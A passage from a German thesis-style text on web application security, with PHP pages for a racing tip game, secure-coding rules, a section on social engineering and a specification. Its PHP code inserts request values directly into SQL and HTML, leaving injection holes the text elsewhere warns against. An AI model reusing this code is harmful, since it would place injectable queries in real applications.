<meta http-equiv="content-type" content="text/html;
charset=iso-8859-1">
</head>
<body>
<table border="0" cellspacing="0" cellpadding="0">
<tr><td><h1>Rennergebnis eintragen</h1></td></tr>
<tr><td height="10"> </td></tr>
<?php
  if (isset($meldung))
    echo ("<tr><td><p>" . $meldung .
"</p></td></tr>");
?>
<tr><td>
<table border="0" width="100%" cellspacing="0" cellp-
adding="0">

[Infos ueber den Lauf wie bei Tippabgabe]

<tr><td>
```

```
<form name="Rennergebnis" action="saverace.php" me-
thod="post">
<input type="hidden" name="lauf" value="<?php print
"{$lauf}"; ?>">
<table border="0" width="100%" cellspacing="0" cellp-
adding="0">

<?php
  $position = 1;
  while ($position <= 8) {
    print "<tr>\n";
    print "<td width=\"30%\">Position
$position</td>\n";
    print "<td width=\"70%\"><select name=\"pos$posi-
tion\">\n";

    $queryFahrer = "SELECT f.id,f.name AS name,t.name
AS team FROM fahrer AS f,team AS t WHERE f.team =
t.id";

    if (!($resultFahrer = @ mysql_query($queryFahrer,
$connection)))
    showError();

    while ($rowFahrer = @ mysql_fetch_array($result-
Fahrer))
      print "<option
value=\"{$rowFahrer["id"]}\">{$rowFahrer["name"]}
({$rowFahrer["team"]})</option>\n";

    print "</select></td>\n";
    print "</tr>\n";
    $position++;
  }
?>

<tr>
<td colspan="2">
<input type="submit" value="Rennergebnis eintragen"/>
<input type="button" value="Zurück" onclick="javas-
cript:history.back();"/>
</td></tr>
</table>
</form>
</td></tr>
</table>
</body>
</html>
```

Das Ergebnis wird in der Tabelle „Rennergebnis“ gespeichert. Danach werden die WM-Punkte der Fahrer in der Tabelle aktualisiert.

```
<?php
  require "authentication.inc";
  require "db.inc";
  session_start();
  checkAdmin();
```

```
  // Validierung
  // ausgewaehlte Fahrer in ein Array einlesen
  $arr = array(1 => $_POST["pos1"], 2 =>
$_POST["pos2"], 3 => $_POST["pos3"], 4 =>
$_POST["pos4"], 5 => $_POST["pos5"], 6 =>
$_POST["pos6"], 7 => $_POST["pos7"], 8 =>
$_POST["pos8"]);

  // doppelte Eintraege entfernen
  $result = array_unique($arr);

  if (count($result) != 8) {
    $_SESSION["systemmeldung"] = "Sie müssen 8 ver-
schiedene Fahrer angeben.";
    header("Location: rennergebniseintragen.php?lauf="
. $_POST["lauf"]);
    exit;
  }

  if (!($connection = @ mysql_connect($hostName,
$username, $password)))
    showError();
  if (!(mysql_select_db($databaseName, $connection)))
    showError();

  $lauf = $_POST["lauf"];

  // Rennergebnis in der DB speichern
  $query = "INSERT INTO rennergebnis VALUES (NULL,
'$lauf', '$arr[1]', '$arr[2]', '$arr[3]', '$arr[4]',
'$arr[5]', '$arr[6]', '$arr[7]', '$arr[8]')";
  if (!($result = @ mysql_query($query, $connection)))
    showError();

  // Punkte der Fahrer aktualisieren
  $query = "UPDATE fahrer SET punkte = punkte + 10
WHERE id = '$arr[1]'";
  if (!($result = @ mysql_query($query, $connection)))
    showError();
  $query = "UPDATE fahrer SET punkte = punkte + 8 WHE-
RE id = '$arr[2]'";
  if (!($result = @ mysql_query($query, $connection)))
    showError();
  $query = "UPDATE fahrer SET punkte = punkte + 6 WHE-
RE id = '$arr[3]'";
  if (!($result = @ mysql_query($query, $connection)))
    showError();
  $query = "UPDATE fahrer SET punkte = punkte + 5 WHE-
RE id = '$arr[4]'";
  if (!($result = @ mysql_query($query, $connection)))
    showError();
  $query = "UPDATE fahrer SET punkte = punkte + 4 WHE-
RE id = '$arr[5]'";
  if (!($result = @ mysql_query($query, $connection)))
    showError();
  $query = "UPDATE fahrer SET punkte = punkte + 3 WHE-
RE id = '$arr[6]'";
  if (!($result = @ mysql_query($query, $connection)))
    showError();
```

```
  $query = "UPDATE fahrer SET punkte = punkte + 2 WHE-
RE id = '$arr[7]'";
  if (!($result = @ mysql_query($query, $connection)))
    showError();
  $query = "UPDATE fahrer SET punkte = punkte + 1 WHE-
RE id = '$arr[8]'";
  if (!($result = @ mysql_query($query, $connection)))
    showError();

  // zurueck zur Hauptseite
  header("Location: administration.php");
?>
```

4.9.3 Punkteberechnung ausführen

Die Punkteberechnung kann vom Administrator für jeden Lauf separat ausgeführt werden, sobald das Rennergebnis vorliegt. Das bedeutet, dass kumulativ für jedes Rennen bis zum aktuell ausgewählten Lauf sämtliche Punkte für die Spieler neu berechnet werden. Beispiel: Stößt der Administrator für den 4. Lauf die Berechnung an, werden alle Punkte für die Läufe eins bis vier neu berechnet und der Punktestand der Spieler neu gesetzt. Ebenso werden die WM-Punkte für die Fahrer neu ermittelt und gespeichert.

```
<?php
  require "authentication.inc";
  require "db.inc";
  $lauf = $_GET["lauf"];
  session_start();
  checkAdmin();

  if (!($connection = @ mysql_connect($hostName,
$username, $password)))
    showError();
  if (!(mysql_select_db($databaseName, $connection)))
    showError();

  // Punkte fuer die Spieler berechnen
  $query = "SELECT id FROM spieler";
  if (!($result = @ mysql_query($query, $connection)))
    showError();

  while ($row = @ mysql_fetch_array($result)) {
    $punkteGesamt = 0;
    $index = $lauf;
    $spielerId = $row["id"];
    for ($index; $index >= 1; $index--) {
      $punkte = berechnePunkteFuerTipp($spielerId,
$index, $connection);
      $punkteGesamt += $punkte;
```

```
    }

    $updateQuery = "UPDATE spieler SET punkte =
'$punkteGesamt' WHERE id = '$spielerId'";
    if (!($updateResult = @ mysql_query($updateQuery,
$connection)))
      showError();
  }

  // Punkte fuer die Fahrer berechnen
  $query = "SELECT id FROM fahrer";
  if (!($result = @ mysql_query($query, $connection)))
    showError();

  while ($row = @ mysql_fetch_array($result)) {
    $punkteGesamt = 0;
    $index = $lauf;
    $fahrerId = $row["id"];
    for ($index; $index >= 1; $index--) {
      $punkte = berechnePunkteFuerFahrer($fahrerId,
$index, $connection);
      $punkteGesamt += $punkte;
    }

    $updateQuery = "UPDATE fahrer SET punkte = '$punk-
teGesamt' WHERE id = '$fahrerId'";
    if (!($updateResult = @ mysql_query($updateQuery,
$connection)))
      showError();
  }

  // Kalkulation fertig, zurueck zur Hauptseite
  header("Location: administration.php");
?>
```

5 Regeln für sichere Webanwendungen

In diesem Kapitel sind die Lösungen zu den in den vorigen Kapiteln aufgezeigten Sicherheitslücken zusammengefasst. Die Regeln sind im wesentlichen für Entwickler gedacht, die eine ganz besondere Verantwortung für die Sicherheit ihrer Anwendung tragen. Aber auch Datenbankspezialisten und Systemadministratoren finden hier wertvolle Tipps, Daten vor potenziellen Angreifern besser zu schützen und so Gefahren wie Datenverlust oder -missbrauch zu unterbinden.

5.1 Hacker sind clever

Hacker sind extrem findig und experimentierfreudig, wenn es darum geht, Sicherheitslücken zu entdecken und auszunutzen. Sie sind technisch sehr begabt und kennen sich meist hervorragend mit den Systemen aus, die sie angreifen. Der Vorteil eines Hackers gegenüber eines Entwicklers ist dessen umfangreiche Kenntnis verschiedenartigster Angriffsmethoden und -varianten. Ein Entwickler, der nicht zumindest über grundlegendes Wissen verfügt, wie ein Angreifer vorgeht, um an Daten heranzukommen oder sie zu manipulieren, kann seine Anwendung kaum gegen Angriffe absichern. Ein Hacker hat keine Scheu davor, größtmöglichen Schaden anzurichten.

5.2 Software aktualisieren

Entwickler und Administratoren sollten sich über die Angriffsmethoden kundig machen und prüfen, ob ihre Anwendungen und Systeme sicher sind. Im Internet gibt es eine ganze Reihe von Foren, Communities und Newsseiten, die sich dem Thema Sicherheit, Schwachstellen in Software und Hackerangriffen widmen [24, 25, 26]. Besonders Administratoren sind gefordert, Software wie Webserver, Datenbanksysteme und Betriebssysteme aktuell zu halten, da fast täglich neue Sicherheitslöcher entdeckt werden, zu denen in mehr oder weniger kurzen Abständen Sicherheitsupdates oder Hotfixes bereitgestellt werden.

Ein regelmäßiger Blick auf die Webseiten der Software-Hersteller kann häufig vor bösen Überraschungen schützen [27, 28, 29].

5.3 Bewusste Programmierung

Während der Implementierung sollte sich der Entwickler immer die Frage stellen, wie sein Code missbraucht werden könnte. Dazu muss sich der Entwickler in die Lage eines Angreifers versetzen, der nur ein Ziel hat, nämlich Schaden anzurichten. Die zusätzlich investierte Zeit wird sich später auszahlen. Zur bewussten Programmierung zählt auch die Einhaltung bestimmter Programmiergrundsätze (Best Practices). So macht zum Beispiel die Vermeidung von doppeltem Code die Anwendung insgesamt wartbarer. Abstraktion vereinfacht den Austausch einer Datenbank und kurze Funktionen mit beschreibenden Namen machen ein Programm lesbarer [32, 33].

5.4 Niemals Subsystemen vertrauen

Entwickler sollten sich nicht darauf verlassen, dass Subsysteme, auf denen ihre Anwendungen später produktiv laufen, sicher und auf dem neuesten Stand sind. Das Gegenteil ist meist der Fall. Dem Betriebssystem fehlen wichtige Updates, der Webserver ist zwei Jahre alt und fehlerhaft konfiguriert und die Techniker haben, weil es schnell gehen musste, versäumt, das Service Pack des Datenbankmanagementsystems einzuspielen. In diesem heterogenen und meist völlig unbekanntem Umfeld muss jedem Entwickler klar werden, dass es auf die Stabilität und Unverwundbarkeit seiner Anwendung ankommt und es grob fahrlässig wäre, auf die Sicherheit von Subsystemen und Schnittstellen zu vertrauen.

5.5 POST ist sicherer als GET

POST-Anfragen sollten GET-Anfragen generell vorgezogen werden, da sie sensitive Daten wie Anmeldekennungen, Session-IDs oder Passwörter nicht offenbaren. Anfragen dieser Art erscheinen nicht in

Server- oder Proxy-Logs und sind auch nicht im Verlauf des Webbrowsers sichtbar. Sie können auch nicht wie GET-Anfragen beliebig oft wiederholt werden, indem der Anwender beispielsweise den „Zurück“-Knopf seines Browsers betätigt und die Anfrage erneut an den Server schickt und auf diese Weise die Anwendung in einen nicht definierten Zustand bringt.

5.6 Passwörter nicht im Klartext speichern

Wenn Passwörter in einer Datenbank gespeichert werden, sollten diese immer verschlüsselt werden. Der Entwickler hat oftmals keine Kenntnis darüber, welche Personen in welchem Umfang Zugriff auf die Datenbank haben oder ob diese ausreichend vor Angriffen geschützt ist. Er sollte auch nicht auf datenbankeigene Schutz- oder Verschlüsselungsmechanismen vertrauen und sich daher selbst um die Verschlüsselung sensitiver Daten kümmern. Für die Verschlüsselung von Passwörtern haben sich Algorithmen als zweckmäßig erwiesen, die nicht das Passwort selbst, sondern eine Signatur des Passwortes speichern, da es unmöglich ist, aus der Signatur das Passwort wiederherzustellen. Die Korrektheit des Passwortes wird in diesem Fall durch einen Vergleich der Signaturen erreicht.

5.7 Starke Passwörter verwenden

Passwörter sollten mindestens achtstellig sein und Zeichen aus unterschiedlichen Zeichenvorräten beinhalten (Zahlen, Buchstaben, Sonderzeichen). Willkürliche Kombinationen sind viel sicherer als Namen, Orte oder sonstige Daten aus dem persönlichen Umfeld einer Person. Eine regelmäßige Passwortänderung verhindert, dass das Passwort doch einmal in falsche Hände gelangt und missbraucht wird.

5.8 Keine Standard-Zugänge benutzen

Viele Systeme bieten Standard-Zugangskennungen und Passwörter an, oftmals in Verbindung mit umfangreichen Rechten. Bei manchen Sys-

temen oder Datenbanken wie zum Beispiel MySQL hat der Administratorzugang nach der Installation gar kein Passwort! Es wird daher dringend empfohlen, diese Kennungen zu deaktivieren und eigene, wenig gebräuchliche Kennungen mit starken Passwörtern einzurichten.

5.9 Nur Rechte vergeben, die benötigt werden

Einem Anwender sollten nur die Rechte zur Verfügung gestellt werden, die er für seine Arbeit benötigt. Das gilt auch für so genannte technische User, also virtuelle Benutzer, die von einem System verwendet werden, um Zugriff auf ein anderes System zu bekommen. Ein technischer User, der von einer Webanwendung benutzt wird, um Daten aus einer Datenbank auszulesen, benötigt das Recht, SELECT-Statements abzusetzen. Es besteht keine Notwendigkeit, diesem User weitere Rechte für UPDATE, DELETE oder CREATE TABLE einzuräumen.

5.10 Eingaben validieren

Daten, die von einem Client kommen, sollten von der Webanwendung generell als unsicher eingestuft werden, da sie schadhaften Code enthalten können. Das betrifft nicht nur gewöhnliche Eingaben, sondern auch HTTP-Header-Informationen, Cookies, Sessions oder verborgene Formularfelder.

Eingaben sollten daher immer validiert werden. Zum einen können so Fehler durch falsche Eingaben oder die absichtliche Hervorrufung eines Fehlverhaltens vermieden werden, zum anderen werden Angriffe wie SQL-Injektion deutlich erschwert. Das wird zum Beispiel durch Einschränkung der möglichen Eingaben erreicht: In einem Eingabefeld, das eine Zahl erwartet, können keine Buchstaben eingegeben werden. Niemals sollten falsche Eingaben durch eine Anwendung korrigiert werden, um dem Anwender eine freundliche Hilfestellung anzubieten. Denn das bietet einem Angreifer die Möglichkeit, einen

Weg durch die Eingabebehandlung zu finden oder nützliche Informationen über die Anwendung zu sammeln, um sie dann für einen Angriff zu benutzen. Bei falschen Eingaben sollte eine Fehlermeldung erscheinen und der Anwender aufgefordert werden, den Vorgang zu wiederholen.

Eine clientseitige Validierung ist immer die schlechtere Wahl, weil Skripte, die beispielsweise im Browser des Anwenders laufen, leicht manipuliert oder sogar ganz abgeschaltet und damit nutzlos gemacht werden können. Generell gilt: Alles, was auf der Clientseite passiert, ist unsicher und kaum kontrollierbar.

5.11 Neutrale Fehlermeldungen

Fehlermeldungen, die zu ausführlich sind, können Informationen über das Design der Anwendung oder den Aufbau einer Datenbank verraten. Diese Informationen kann sich ein Hacker zu Nutze machen, Schwachstellen im System zu finden und so seine Angriffsmethoden an die Anwendung anzupassen. Fehlermeldungen sollten daher möglichst allgemein gehalten werden. Detaillierte technische Informationen können zusätzlich in einem Serverlog festgehalten werden, um die Fehlersuche und Fehlerbehebung zu vereinfachen.

5.12 Metazeichen maskieren

Metazeichen müssen generell separat betrachtet und speziell behandelt werden, bevor sie an ein Subsystem weitergereicht werden, da sie ein potenzielles Mittel für Angriffe darstellen. Werden Metazeichen zusammen mit anderen Daten an andere Systeme weitergeleitet, müssen diese Zeichen erst maskiert, das heißt unschädlich gemacht werden. Der Entwickler muss daher Kenntnisse haben, welche Zeichen in welchen Systemen als Metazeichen gelten. Wird ein Subsystem erneuert oder durch ein anderes Produkt ersetzt, werden eventuell Anpassungen notwendig.

5.13 Informationen verbergen

Der Benutzer einer Anwendung soll nur das sehen, was für ihn relevant ist. Insbesondere Angaben über den Aufbau einer Anwendung sollten nicht preisgegeben werden. Verwendet die Anwendung Metainformationen oder sonstige Daten (zum Beispiel für den Zugriff auf eine Datenbank), muss der Entwickler dafür Sorge tragen, dass ein Benutzer diese Daten nicht willentlich oder per Zufall lesen kann. Diese Daten können verschlüsselt oder durch Rechtevergabe vor dem Zugriff Unbefugter geschützt werden.

5.14 Sauberes Sessionhandling

Werden in der Webanwendung Sessions verwendet, ist die einwandfreie Verwaltung der Sessionobjekte sicherzustellen. Dazu gehört die Generierung einer neuen Session-ID bei jeder Anmeldung sowie die Zerstörung des Session-Objektes, sobald sich der Benutzer abmeldet. Werden über die Sessions Zugriffsrechte gesteuert, ist eine sorgfältige Zuweisung der Rechte bei der Erstellung einer Session von hoher Wichtigkeit.

5.15 Logging verwenden

Die meisten Webserver erzeugen standardisierte Zugriffslogs mit Daten über HTTP-Anfragen. Diese Logdaten sind jedoch meist nur für Statistikzwecke zu gebrauchen. Für detalliertere Informationen, auch über mögliche Angriffe, sollte die Webanwendung selbst Logging-Mechanismen anbieten. Die Anwendung „kennt“ ihre Zustände, die Werte von Parametern, Intervallgrenzen, mögliche Ergebnisse und Resultate und kann auf unbekannte Faktoren, Seitenaufrufe oder bestimmte Loginversuche reagieren. Der Entwickler kann dann anhand der Informationen im Log mögliche Angriffsversuche und Schwachstellen erkennen und entsprechende Gegenmaßnahmen ergreifen.

6 Zusammenfassung

Datenschutz und Datensicherheit sind extrem wichtige Themen, auf die in der heutigen Zeit immer mehr Wert gelegt wird. Die Bedrohungen sind allgegenwärtig, Nachrichtenredaktionen berichten häufig von Hacker-Einbrüchen und Datenklau. Neben dem Sachschaden ist der Image-Verlust für etablierte Unternehmen nicht zu unterschätzen. Trotzdem werden immer wieder Anwendungen entwickelt bzw. nach der Entwicklung nicht weiter gepflegt, die Schwachstellen aufweisen und deshalb nicht (mehr) sicher sind. Die Gründe dafür sind ganz unterschiedlich.

Zum einen sind für Schwachstellen die mangelhaften Kenntnisse der Programmierer über sicheren Code bzw. Unkenntnisse über die Angriffsmethoden der Hacker verantwortlich. Viele Programmierer machen sich während der Entwicklung keine Gedanken darüber, ob ihr Code Schwachstellen aufweist oder für bestimmte Angriffe verwundbar ist, weil sie nicht genügend für dieses Thema sensibilisiert sind. Eng gesteckte Abgabetermine sorgen häufig dafür, dass das Thema Sicherheit unter den Tisch fällt. Für die Sicherheit bleibt gerade am Projektende oftmals keine Zeit übrig. Deshalb sollten Aufwände für Sicherheitsaspekte nicht nur bei jeder Entwicklung von Anfang an fest eingeplant werden, sondern die Ergebnisse während der Entwicklungszeit regelmäßig qualitätsgesichert werden.

Weit verbreitet ist die folgenschwere Annahme, dass Sicherheit eine Funktion oder ein Feature einer Applikation ist. Doch Sicherheit ist ein fortwährender Prozess. Er endet nicht mit der Auslieferung des Produkts. Angreifer entwickeln immer neue Techniken, um in Systeme einzudringen. Von eingesetzten Systemen, Frameworks, Tools, Datenbanken gibt es neue Versionen, die neue Sicherheitslücken aufweisen können. Darauf müssen Entwickler reagieren. So wird es nötig sein, regelmäßig die Anwendung sowie die verwendeten Subsysteme auf Anfälligkeit zu überprüfen und Schwachstellen im gesamten Code zu finden und Sicherheitslöcher zu stopfen.

Eine besondere Betrachtung gilt den Schnittstellen des Systems. Diese müssen klar definiert sein. Der Entwickler muss genau wissen, welche Daten in welcher Form diese Schnittstellen passieren dürfen, welche Daten das System akzeptiert und diese dementsprechend aufbereiten. Die Datenaufbereitung ist von elementarer Bedeutung, da ein Großteil der Angriffe auf nicht ausreichend geschützte Schnittstellen zielen. Das verlangt eine solide Kenntnis des dahinter liegenden Systems. Ändert sich das verwendete Subsystem zum Beispiel durch ein Software-Update, müssen sofort die Auswirkungen auf diese Schnittstelle geprüft werden.

Die größte Verantwortung für die Sicherheit einer Webanwendung liegt beim Entwickler selbst und nicht bei den Herstellern eingesetzter Software, dem Datenschutzbeauftragten oder den Kollegen von der Datenbankabteilung. Die Entwickler müssen sich über Angriffsmethoden informieren und ein Gespür dafür entwickeln, welche Code-Stellen besondere Aufmerksamkeit erfordern und welche Programmiertechniken und -grundsätze wirksam gegen potenzielle Angriffe schützen. Und schließlich darf nicht vergessen werden, dass Sicherheitsaspekte zu einer Anwendung weit über den Entwicklungszeitraum hinausgehen und erst dann enden, wenn der Einsatz dieser Anwendung eingestellt wird.

6.1 Social Engineering

In seinem Buch „Die Kunst der Täuschung – Risikofaktor Mensch“ [31] beschreibt der amerikanische Hacker Kevin Mitnick eindrucksvoll und anhand verschiedener Beispiele eine neue Form der Computerkriminalität. Beim Social Engineering wird kein technischer Angriff auf ein System durchgeführt, sondern es wird die Gutgläubigkeit, das Vertrauen und die Hilfsbereitschaft von Mitarbeitern und Angestellten ausgenutzt, um an vertrauliche Informationen wie Passwörter und Zugangskennungen zu gelangen. Meist nähern sich Hacker, die diese Methode verwenden, ihrem Ziel kontinuierlich an. Zunächst fragen sie Personen in untergeordneten Positionen oder aus dem sozialen

Umfeld der Zielperson aus, um Informationen zu sammeln. Sogar der Müll eines Unternehmens (Dokumente, E-Mailkorrespondenzen, Datenblätter oder Tabellen) werden nach brauchbaren Informationen durchsucht. Im letzten Schritt nehmen sie dann mit dem gesammelten Detailwissen dem eigentlichen Geheimnisträger jegliche Skepsis, dass es sich bei dem Fragenden um einen Außenstehenden handelt und dieser schließlich bereitwillig die geheimen Daten preisgibt. Eine andere gebräuchliche Methode besteht darin, den technischen Laien dermaßen mit Fachjargon zu verwirren, bis dieser hilflos und entnervt die benötigte Information herausrückt.

Kevin Mitnick hat gezeigt, dass Social Engineering oftmals schneller zum Erfolg führt als technische Angriffe wie zum Beispiel das Durchprobieren von Passwörtern. Das Ziel des Social Engineerings ist dasselbe wie das Hacken eines Systems: der nicht autorisierte Zugriff auf Informationen für Industriespionage, Datendiebstahl, Zerstörung von Daten und ganzen Netzwerken. Die Öffentlichkeit erfährt selten von solchen Angriffen, da es vielen Unternehmen peinlich ist, einen Angriff dieser Art zuzugeben. Oder aber der Angriff geschah so geschickt, dass es das Unternehmen nicht bemerkt hat oder erst sehr viel später merkt.

Um Social Engineering-Attacken zu vermeiden, wird den Mitarbeitern empfohlen, misstrauisch gegenüber fremden Personen zu sein, die sie per Telefon, Besuch oder E-Mail kontaktieren. Wenn jemand vorgibt, eine vertrauenswürdige Person zu sein, sollten sich die Mitarbeiter zunächst vergewissern, dass es sich tatsächlich um die angegebene Identität handelt, bevor sie die verlangten Informationen weitergeben. [36]

Literaturverzeichnis

1 Zakon, Robert – Hobbes Internet Timeline V8.1 – http://www.zakon.org/robert/internet/timeline/ – August 2005

2 Donath, Andreas – Wachstum der Internet-Nutzung verlangsamt sich – http://www.golem.de/0406/31933.html – Juni 2004

3 The Apache Software Foundation – Dokumentation zum Apache HTTP Server Version 2.2 – http://httpd.apache.org/docs/2.2/ - 2006

4 Kemper, Alfons und Eickler, André – Datenbanksysteme – 4. Auflage – Oldenbourg Verlag München – 2001

5 MySQL AB – MySQL 5.0 Reference Manual – http://dev.mysql.com/doc/refman/5.0/en/index.html – Juni 2006

6 Fielding, R., Gettys, J., Mogul, J., Frystyk, H., Masinter, L., Leach, P., Berners-Lee, T. – Hypertext Transfer Protocol – HTTP/1.1 – http://www.ietf.org/rfc/rfc2616.txt – Juni 1999

7 Berners-Lee, Tim – Homepage mit Biografie – http://www.w3.org/People/Berners-Lee/

8 W3C – HTML 4.01 Specification – http://www.w3.org/TR/html4/ – Dezember 1999

9 Berners-Lee, T., Masinter, L., McCahill, M. – Uniform Resource Locators (URL) – http://www.ietf.org/rfc/rfc1738.txt – Dezember 1994

10 Freier, A., Karlton, P., Kocher, P. – The SSL Protocol Version 3.0 – http://wp.netscape.com/eng/ssl3/draft302.txt – November 1996

11 Dierks, T., Allen, C. – The TLS Protocol Version 1.0 – http://www.ietf.org/rfc/rfc2246.txt – Januar 1999

12 Kristol, D., Montulli, L. – HTTP State Management Mechanism – http://www.ietf.org/rfc/rfc2109.txt – 1997

13 Kristol, D., Montulli, L. – HTTP State Management Mechanism – http://www.ietf.org/rfc/rfc2965.txt – 2000

14 Schnidrig, Christoph – Session Fixation Schwachstelle in Web Anwendungen – http://www.csnc.ch/static/download/misc/SessionFixationVulnerabilityV1.0.pdf – Januar 2003

15 Gruber, Peter – Postbank-Kunden werden Phishing-Opfer – http://www.computerwoche.de/nachrichten/549011/ – August 2004

16 Pakalski, Ingo – Neuer Phishing-Angriff auf Postbank-Kunden – http://www.golem.de/0503/36914.html – März 2005

17 Huseby, Sverre H. – Sicherheitsrisiko Web-Anwendung – dpunkt.verlag Heidelberg – 2004

18 Bachfeld, Daniel – Cross-Site-Scripting: Datenklau über Bande – http://www.heise.de/security/artikel/38658/0 – August 2003

19 Acunetix – Cross-Site-Scripting – http://www.acunetix.de/websitesecurity/cross-site-scripting.htm – 2006

20 Münz, S., Nefzger, W. – HTML Handbuch Studienausgabe – Franzis Verlag Poing – 2005

21 Friedl, Jeffrey E. F. – Reguläre Ausdrücke, 2. Auflage – O'Reilly Verlag – 2003

22 Anderson, Ross – Security Engineering – A Guide to Building Dependable Distributed Systems – John Wiley & Sons Inc. – April 2001

23 Fisk, Harrison – Prepared Statements – http://dev.mysql.com/tech-resources/articles/4.1/prepared-statements.html – 2006

24 heise Security – Sicherheitsmeldungen und Hintergründe – http://www.heise.de/security/ – September 2006

25 ZDNet.de Security Newsmeldungen – http://www.zdnet.de/news/security – September 2006

26 Golem – IT-News für Profis – http://www.golem.de/security/ – September 2006

27 Microsoft Deutschland Sicherheitsportal – http://www.microsoft.com/germany/sicherheit/default.mspx – September 2006

28 MySQL Security Forum – http://forums.mysql.com/list.php?30 – September 2006

29 PHP.net News – http://www.php.net/ – September 2006

30 Kunz, Christopher – PHP Sicherheit – PHP/MySQL-Webanwendungen sicher programmieren – Dpunkt Verlag – Januar 2006

31 Mitnick, Kevin D. - Die Kunst der Täuschung – Risikofaktor Mensch – Mitp-Verlag – März 2006

32 Hunt, Andrew – Der Pragmatische Programmierer – Hanser Fachbuch – März 2003

33 Gamma, Erich, Helm, Richard, Johnson, Ralph und Vlissides, John – Design Patterns – Elements of Reusable Object-Oriented Software – Addison Wesley – März 1995

34 Wikipedia – Die freie Enzyklopädie – http://de.wikipedia.org – September 2006

35 Securitymanager.de – Das IT-Security Portal – http://www.securitymanager.de – September 2006

36 Beyer, Marcus (Hrsg.) - Sicherheitskultur im Unternehmen (eBook) – http://www.securitymanager.de/download/securitymanager_ebook_awareness.pdf – Securitymanager.de – April 2006

Anhang A - Fachkonzept

Es soll ein webbasiertes Tippspiel erstellt werden, bei dem sich Spieler registrieren und ihre Tipps abgeben können. Die Tipps werden zu den Rennergebnissen eines Autorennens abgegeben. Für die richtige Reihenfolge der ersten acht Plätze werden Punkte verteilt. Der Spieler mit der höchsten Punktzahl am Ende einer Saison gewinnt. Für die Speicherung der Daten wird die MySQL-Datenbank verwendet. Für die Anzeige der Tippspielseiten kommt HTML, für die Programmierung der Logik PHP zum Einsatz. Es soll gewährleistet sein, dass das System Spieler „erkennt“ und nur Daten anzeigt, die für diesen relevant sind. So darf jeder Spieler nur seine eigenen Tipps einsehen. Missbrauch und Manipulation sollen vermieden werden. Das System muss über einen Administrationszugang verfügen, um Auswertungen, Löschungen und Änderungen vornehmen zu können.

A.1 Registrierung

Der Spieler meldet sich mit Namen und E-Mail-Adresse an und wählt sich einen eindeutigen Spielernamen aus.

A.2 Verifizierung

Es wird geprüft, ob der Spieler (Name, E-Mail-Adresse) bereits existiert. Wurden alle Felder korrekt ausgefüllt? Zur Verifizierung der E-Mail-Adresse wird dem Spieler eine Anmeldebestätigung zugeschickt, in der ein zufallsgeneriertes Initialpasswort enthalten ist.

A.3 Erstes Login

Mit seinem Spielernamen und dem Initialpasswort loggt sich der Spieler ein. Er wird automatisch aufgefordert, ein neues Passwort anzugeben, welches einer gewissen Sicherheitsstufe entspricht. Dieses Login soll für die gesamte Dauer, in der der Spieler das System benutzt, gültig sein (Single Sign On).

A.4 Tippabgabe

Der Spieler kann für jeden Lauf einen Tipp abgeben. Ein Tipp darf bis 15 Minuten vor Rennbeginn geändert werden. Der Spieler wählt für die ersten acht Platzierungen acht verschiedene Fahrer aus. Tipps für laufende oder vergangene Rennen können nicht mehr geändert werden.

A.5 Plausibilisierung

Hat der Spieler für jede Platzierung einen Fahrer ausgewählt?
Hat der Spieler acht verschiedene Fahrer ausgewählt?
Wird der Tipp bis 15 Minuten vor Rennbeginn abgegeben?
Anzeige einer entsprechenden Fehlermeldung bei einem Fehler.

A.6 Logout

Der Spieler meldet sich vom System ab. Verlässt der Spieler die Tippspielseiten ohne Logout, soll ein Timeout seine Sitzung (Session) nach 15 Minuten automatisch beenden. Der Spieler wird beim nächsten Login darauf hingewiesen, das Spiel das nächste Mal aus Sicherheitsgründen mit dem Logout zu verlassen.

A.7 Rennergebnis

Das Ergebnis des aktuellen Rennens wird vom Administrator in die Datenbank eingetragen.

A.8 Punkteberechnung

Die Berechnung der erzielten Punkte wird vom Systemadministrator angestoßen. Der Tipp jedes Spielers wird mit dem Rennergebnis verglichen und die erreichten Punkte werden zusammengezählt. Das Resultat wird zu der Gesamtpunktzahl des Spielers addiert. Die Punktevergabe ergibt sich wie folgt:

Korrekte Platzierung: 10 Punkte

Eine Platzierung daneben: 8 Punkte
Zwei Platzierungen daneben: 6 Punkte
Drei Platzierungen daneben: 3 Punkte
Vier Platzierungen daneben: 1 Punkt

Es können also maximal 80 Punkte und minimal 0 Punkte pro Tipp erreicht werden. Wurde kein Tipp abgegeben, gibt es keine Punkte.

A.9 Gesamtwertung

In einer Tabelle können die erreichten Punktzahlen und die Namen der Spieler von allen eingesehen werden. Die Tabelle ist absteigend nach der Gesamtpunktzahl sortiert. Die Platzierung des Spielers ist hervorgehoben, so dass er seine Platzierung sofort erkennen kann. Spieler mit 0 Punkten werden nicht aufgeführt.

A.10 Einstellungen

In den Einstellungen kann ein Spieler sein Passwort und seine E-Mail-Adresse ändern. Die Änderung der E-Mail-Adresse muss verifiziert werden. Der Spieler hat hier die Möglichkeit, seine Spielteilnahme zu beenden. Dieser Vorgang soll durch Passworteingabe bestätigt werden. Der Spieler erhält eine Abmelde-Bestätigung per E-Mail. Danach werden sein Account und seine Daten aus der Datenbank gelöscht.

A.11 Sicherheit

Es soll sichergestellt sein, dass Unbefugte keinen Zugriff auf die Daten der Datenbank haben bzw. sich Zugang verschaffen können (Stichwort „Datenbankhijacking“). Es sind alle möglichen Ursachen auszuschließen, die einen Missbrauch innerhalb des Systems und von außen möglich machen könnten. Die relevanten Seiten und die Datenbank sollen geschützt und sicher vor Manipulation sein.

Anhang B - Datenbankmodell

Das Datenbankmodell für die Web-Anwendung wurde mit dem DB-Designer modelliert.

